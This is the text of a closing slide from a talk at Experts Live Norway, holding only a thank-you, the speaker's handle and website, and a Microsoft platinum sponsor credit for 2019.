#ExpertsLiveNO

Experts Live Norway

THANK YOU!

@ODDVARMOE

HTTPS://ODDVAR.MOE

Platinum Sponsor 2019

Microsoft